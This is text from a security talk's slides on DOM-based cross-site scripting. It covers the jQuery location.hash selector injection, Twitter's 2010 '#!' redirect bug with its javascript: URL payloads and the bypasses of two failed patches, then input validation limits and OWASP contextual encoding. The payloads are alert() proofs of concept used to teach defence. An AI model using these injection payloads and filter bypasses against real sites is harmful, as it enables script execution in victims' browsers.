
Example
 $(location.hash)
 $("#<script>alert(1)</script>")
 http://codesearch.google.com/codesearch?as_q=%22%24%28location.hash%29%22
http://ma.la/jquery_xss/

Twitter September 2010
(function(g) {
var a = location.href.split("#!")[1];
if(a){
g.location = a;
}
})(window);
Goal:
https://twitter.com/#!/framsia
https://twitter.com/framsia
Side 24
http://blog.mindedsecurity.com/2010/09/twitter-domxss-wrong-fix-and-something.html
Twitter September 2010
https://twitter.com/#!javascript:alert(1)
g.location = "javascript:alert(1)"
Side 25
Not sent to server
First attempt to patch
var c = location.href.split("#!")[1];
if(c) {
window.location = c.replace(":", "");
} else {
return true;
}
Side 26
Replaces first occurence of
the search string.

But...
https://twitter.com/#!javascript::alert(1)
Side 27
2nd attempt
(function(g){
var a = location.href.split("#!").[1];
if(a) {
g.location = a.replace(/:/gi, "");
}
})(window);
Side 28

But...
http://twitter.com/#!javascript&#58;alert(1)
Side 29
Working patch
(function(g){
var a = location.href.split("#!")[1];
if(a) {
g.location.pathname = a;
}
})(window);
Side 30
HTML5 - Browser Storage
 Persistent DOM based XSS

Is it really all that dangerous?
Side 32
Side 33
DEMO
BeEF
http://telenorsoc.blogspot.com/2008/10/malware-og-drive-by-exploits.html
How do we stop it?
Side 35

The same origin policy
<script>
<iframe src="http://mail.google.com">
</iframe>
Is input validation enough?
 How do you validate an email address?
 [a-z]+@[a-z]+.[a-z]{2,3}
 [a-z'-A-ZæøåÆØÅ.]+@[a-z0-9-.]+.[a-z]{2,3}
Side 37
From Wikipedia
 The local-part of the email address may use any of these ASCII characters
RFC 5322 Section 3.2.3:
– Uppercase and lowercase English letters (a–z, A–Z) (ASCII: 65-90, 97-122)
– Digits 0 to 9 (ASCII: 48-57)
– Characters !#$%&'*+-/=?^_`{|}~ (ASCII: 33, 35-39, 42, 43, 45, 47, 61, 63, 94-96, 123-126)
– Character . (dot, period, full stop) provided that it is not the first or last
character, and provided also that it does not appear two or more times
consecutively (e.g. John..Doe@example.com).
– Special characters are allowed with restrictions including:
– Space and "(),:;<>@[] (ASCII: 32, 34, 40, 41, 44, 58, 59, 60, 62, 64, 91-93)
From Wikipedia
 Valid email addresses
– niceandsimple@example.com
– a.little.unusual@example.com
– much."more unusual"@example.com
– very.unusual."@".unusual.com@example.com
– very."(),:;<>[]".VERY."very @"very".unusual@cool.example.com
Input validation is not enough!

 How would you avoid XSS on Stack Overflow?
 Do you really expect the user to write htmlentities like &gt; and &lt;?
– User friendly?
Side 40
Contextual encoding

 OWASP XSS Prevention cheat sheet
– Between HTML tags – html encoding &#nn;
– In HTML attributes – html attribute encoding &#nn;
– In javascript strings – javascript encoding xnn
– In CSS – CSS encoding nnnnnn
– In URLs - URL encoding %nn
Side 41
